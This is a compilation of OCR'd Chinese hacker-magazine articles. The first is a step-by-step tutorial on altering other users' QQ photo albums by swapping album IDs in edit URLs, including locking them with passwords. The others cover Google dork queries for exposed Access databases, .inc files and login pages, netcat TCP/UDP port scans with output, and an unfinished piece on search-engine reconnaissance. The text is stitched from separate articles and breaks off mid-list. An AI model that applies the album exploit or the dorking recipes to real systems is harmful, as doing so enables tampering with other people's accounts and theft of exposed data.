
第一步,先登陆QQ相册,因为第一次登陆会让我们填写一些个人资料,不管,我们乱填!然后建立一个相册,名字随便填写,之后随便上传一张照片,再回到我的相册上来。

第二步,获得像册的ID,点一下像册下方的修改连接,我们看到IE的地址栏显示了以下内容 http://photo.qq.com/cgi-bin/alb_modify?albumid=8549517, albumid=8549517,就说明这个像册的ID是8549517。

第三步，回到QQ相册的主页上看看，有一个“相册人气TOP10”的栏目，如图1所示。

随便点一个“奇奇”的，在QQ相册页面中，我们再来看一下IE的地址栏，你看到什么了？http://photo.qq.com/cgi-bin/browseexalbum?ownerid=81376006&albumid=8340583，ownerid就是建立这个相册的人的QQ号码，而albumid则是这个“奇奇”相册的ID。我们先看一下这个“奇奇”相册。如图2，注意上面的“修改日期”、“介绍”、“' ゅ ゅ '的相册”和“奇奇”字样。


第四步，把这个QQ相册让系统认为是你的。把上面的地址重新改写一下：http://photo.qq.com/cgi-bin/browseexalbum?ownerid=395683696&albumid=8340583，把它输入IE中(395683696是我申请到的，用来做测试的QQ号码)，系统不会有任何反映。



第五步，改别人的相册去，http://photo.qq.com/cgi-bin/alb_modify?albumid=8549517这是我们第一步用的地址，把它改成http://photo.qq.com/cgi-bin/alb_modify?albumid=8340583（自己相册的ID8549517改为8340583，这是别人相册的ID）如图3，然后提交修改，系统会问确定要修改相册吗？选择确定！


然后你看到什么了？“相册修改成功！”

第六步，看战果。回到主页，直接点刚才“奇奇”这个相册，然后你看到什么了？如图4，“修改日期”、“介绍”、“' ゅ ゅ '的相册”和“奇奇”字样都被修改了，连相册配色方案也改了，这里，你也可以在第五步中设置密码，不过不要太过分哦！



还要说一下这里显示“0的相册”，这是我在社区注册时用的昵称，你可以在http://bbs.qq.com/cgi-bin/bbs/userinfo/show_basicinfo中修改。好了，别人的QQ相册上就显示的是你的信息了哦！





黑客的合法前哨 Google踩点

By [C.N.T] 依冰

新的一年来临，又要开始新学校，在此祝愿非安全在以后会越办越好。

现在入侵方法越来越多了，不过在中国最常用的还是SQL注入，而国外最以重视的是Google，也许有些人会问，Google也会进行入侵？不错！而且Google入侵踩点运用起来非常灵活，笔者写本文也只是抛砖引玉，下面就跟我来吧。

Google搜索引擎自带了好多关键字，我们在搜索时可以用关键字搭配上内容进行搜索，在这样我给大家解释几个关键字和这几个关键字在搜索时的灵活运用。今天我们就来看看filetype、site、inurl这三个关键字在Google里的运用，因为我觉得这三个关键字在踩点时很重要，你可不要小瞧这三个关键字。首先，我们来看filetype这个关键字，它的意思是搜索文件扩展名，比如我想找*.mdb的文件，用法就是“filetype:mdb”，我们把“filetype:mdb”放到Google中搜索，就会搜到很多的ACCESS数据库文件。现来看site，它的意思是搜索网址中所包涵的内容，一般是用来搜索域名最后的，也可以指定搜索域名，用法是“site:cn”，意思是搜索中文域名，因为cn和com.cn等这些域名一般指向的服务器都在中国。它还可以“site:www.nohack.cn”这样使用，意思是搜索www.nohack.cn这个网站的所有内容。最后inurl的意思是搜索文件名，不包涵扩展名。用法是“inurl:index”，意思是搜索index.*网页文件。

以上我给大家解释了一下filetype、site、inurl这三个关键字的意思和用法，下面我就给大家讲讲我们怎么来灵活的运用。我们可以把这三个关键字组合起来用，也可以放开单独使用。

一、"搜"鸡取蛋

呵呵，也许大家看到会又好奇又好笑，好奇是因为不明白我这句话是什么意思，好笑是觉得我可能在臭词乱用，我给大家解释一下。"搜"鸡取蛋这句话的意思是把鸡当成存有敏感信息的文件，把蛋当成存有敏感信息文件当中的敏感信息（这话怎么听的这么别扭？）。比如说，我们要找*.inc 文件当中带有*.mdb 数据库，就可以使用"filetype:inc site:cn mdb"这样的组合来搜索，这语句的意思是搜索中国网站（带 CN 的嘛）里有 mdb 信息的*.inc 文件，最后面的那个"mdb"就是文件里的内容，加到哪儿都可以，只要用空格间隔开就可以了。看看，一下子搜到了多少（如图1)，一般*.inc 文件里都存有数据库路径之类的信息，知道了这些后下面应该怎么做就不用多说了吧？




图 1

二、大海"搜"针

这句话不难理解吧？意思很简单，比如我想找一个 dvbbs7.mdb 的数据库，就可以用"filetype:mdb site:cn inurl:dvbbs7"这条语句（如图2），运气不错，还真的搜到了，呵呵。一般搜索时不需要区分关键字的先后顺序，只要有空格间隔开就可以。




图 2

三、搜刮"全身"

这句话的意思是，就抓住一个站搜索，尽可能的搜索敏感信息。比如我就可搜索 www.nohack.cn 这个网站里的 asp 文件，用法就是"filetype:asp site:www.nohack.cn"，这还不够详细，还可以搜索 www.nohack.cn 里的所有 Login.asp 文件，那就是"filetype:asp site:www.nohack.cn inurl:Login"。

以上之法就是笔者用 Google 得到的一点经验，本文的目的完全是抛砖引玉，也没什么技术性。国外很早就开始研究 Google 了，而国内似乎才刚刚重视。好了，就写到这样，有什么问题想与我探讨，那就进非安全的官方论坛（http://www.nohack.cn/bbs/）。

遗失的美好——NC 的扫描功能

by 陈莎莎

NC 我想没有朋友会不知道的吧。NetCat，小巧但功能强大且用途多种多样，从端口监听、远程连接到文件传输，都能找到它的位置，因而在业内得到一个美喻：瑞士军刀。由于NC 的功能太多了，同时也让大家忽略了NC 的一些其它功能，比如我们今天要说的：端口扫描。

我想很多朋友平时使用的都是专业扫描工具，比如X-scan、superscan 等，却遗忘了我们的"瑞士军刀"。NC 的扫描原理很简单，平时大家都用过NC 的远程连接功能，建立完整的远程连接就必须首先实现三次握手，然后才能传送数据。如果我们只保留三次握手，三次握手一建立就断开连接，这样一次端口扫描过程就完成了，这里我们就要利用NC的"-z"选项，功能是：不向端口发送数据（建立连接后立即关闭，而不试图与其进行真正的通信）。同时我们也要意识到NC 扫描的缺陷，就是扫描的整个过程都是单个线程进行的，因此没有专业扫描工具的快速，也就注定了它的扫描功能不被大家所看好。但我想非常时刻对大家还是有用的，例如今天下午给客户做内网检测时，由于连接不了网络，下载不到专业扫描工具，手头只有小巧的NC，就灵活的用它满足了客户的扫描要求。

下面我们就结合实例来说说NC 扫描功能的使用。

```
TCP 端口扫描实例：
C:\>nc -v -w 4 -z 192.168.1.11 1-65533
SZIKAO-FF6NDHG6 [192.168.1.11] 443 (https) open
SZIKAO-FF6NDHG6 [192.168.1.11] 139 (netbios-ssn) open
SZIKAO-FF6NDHG6 [192.168.1.11] 137 (netbios-ns) open
SZIKAO-FF6NDHG6 [192.168.1.11] 135 (epmap) open
SZIKAO-FF6NDHG6 [192.168.1.11] 80 (http) open
SZIKAO-FF6NDHG6 [192.168.1.11] 21 (ftp) open
C:\>
```

参数说明：

-v 进入详细模式

-w 4 等待连接超时的秒数

-z 不向端口发送数据（建立连接后立即关闭，而不试图与其进行真正的通信）

192.168.1.11 要扫描的目标主机

1-65533 要扫描的端口范围

上面的实例说的是TCP 端口扫描，NC 还提供UDP 端口的扫描，我们只要在命令下增加一个"-u"的选项。需要注意的是，UDP 扫描速度很慢，因为UDP 并不是面向连接的协议，NC 必须在发送包后等待接受或拒绝的响应，而对每个正和负响应的等待时间通常很长。下面指定少数几个端口，并使用两个"-v"选项，以产生更详细的输出：

```
UDP 端口扫描实例：
C:\>nc -vv -u -w 4 -z 192.168.1.11 69 123 137-140 445 500 1434
SZIKAO-FF6NDHG6 [192.168.1.11] 69 (tftp) open
SZIKAO-FF6NDHG6 [192.168.1.11] 123 (ntp) open
SZIKAO-FF6NDHG6 [192.168.1.11] 137 (netbios-ns) open
SZIKAO-FF6NDHG6 [192.168.1.11] 138 (netbios-dgm) open
SZIKAO-FF6NDHG6 [192.168.1.11] 445 (microsoft-ds) open
SZIKAO-FF6NDHG6 [192.168.1.11] 500 (isakmp) open
SZIKAO-FF6NDHG6 [192.168.1.11] 1434 (ms-sql-m) open
C:\>
```

参数说明：

-v 输出连接建立信息到标准错误。-v 参数多出现几次，则显示的信息会更多

-w 用以指定建立连接时的等待时间，同时还可用来设置连接非活动时间，当标准输入结束以后，如果等待指定的一段时间后仍没有数据返回，则 NetCat 会再试一次，然后关闭连接并退出

-u 用 UDP 建立连接

Google，你到底隐藏了什么？

by ivory[Godkiller Team]

信息的保密性面临的一个最重要的实际威胁就是，攻击者通过海量的信息搜集，可以从一些资料中直接或者间接得到他们想要的东西，这些是防不胜防的。也许大家曾在电影看到一些破坏者为了收集某些信息，他们的做法是钻进垃圾箱，在其中可以收集到很多重要信息，比如工作人员随手丢掉的公文、已经被扭成一团的来自合作伙伴的信件、被废弃的传真纸，如果是医疗系统，他们会得到一些病历，甚至如果是保险公司呢？损失是不可估量的！当然，我们可以完全效仿他们，然而在网络发达的现代，我们可以足不出户就能做信息搜集，这似乎听起来有点悬乎，不过我们确实做到了！

从近几年许多新闻来看，黑客通过利用google搜索引擎获取一些他们本不应该看到的文件！VNUnet's James Middleton在2001年写过一篇文章，谈论黑客是如何在google中利用一条特殊的语句搜索得到实时性的银行敏感数据："在一个安全小组公告版里有这样的公布，一些罪犯可以通过搜索'Index of / +banques +filetype:xls'来获取法国花旗银行的电子表格数据，这样相同的技术也可以用来寻找密码文件"。在wired上的一些其他的文章告诉我们，Adrian Lamo（一个黑客）是怎样获得一些大型公司的数据库的："例如，我们可以输入语句'Select a database to view'（这是一条FileMaker pro数据库平台的一个专业用语），这样在Google中可以找到大约200个链接，几乎每个链接都可以找到filemaker pro数据库"。我们发现美国军队和政府网站是脆弱的，因为他们管理的代码可以用Google搜索出来，病历卡，个人档案几乎都可以用Google来找到，但是我们经常看到的只是一些关于这方面的新闻，但是从来没有一篇文章是介绍如何来这样做的。所以我决定自己做一些研究，我读过很多材料，做过很多实验，结果发现Google确实隐藏了不少东西，下面是我和godkiller成员的一些发现报告，希望能对大家有用。

关于这方面理论的东西实在是很简单，我就不多说了。首先你可以想象到某些信息或者是数据你想得到的，然后直接在google里搜索这些文件名，比如你想获得数据库，就可以搜索*.mdb；如果是表格则是*.xls。然而我们可以做一些更有趣的，比如我们想破解一些软件，这就可以搜索一些关于这种软件的评论性的文章，了解其内容管理机制。总之，不管什么方法，最重要的是有一个清楚的目标，知道这你想要找到的是什么，然后寻找这些具体的文件和商标。

下面我来说一些具体的：

1 search name

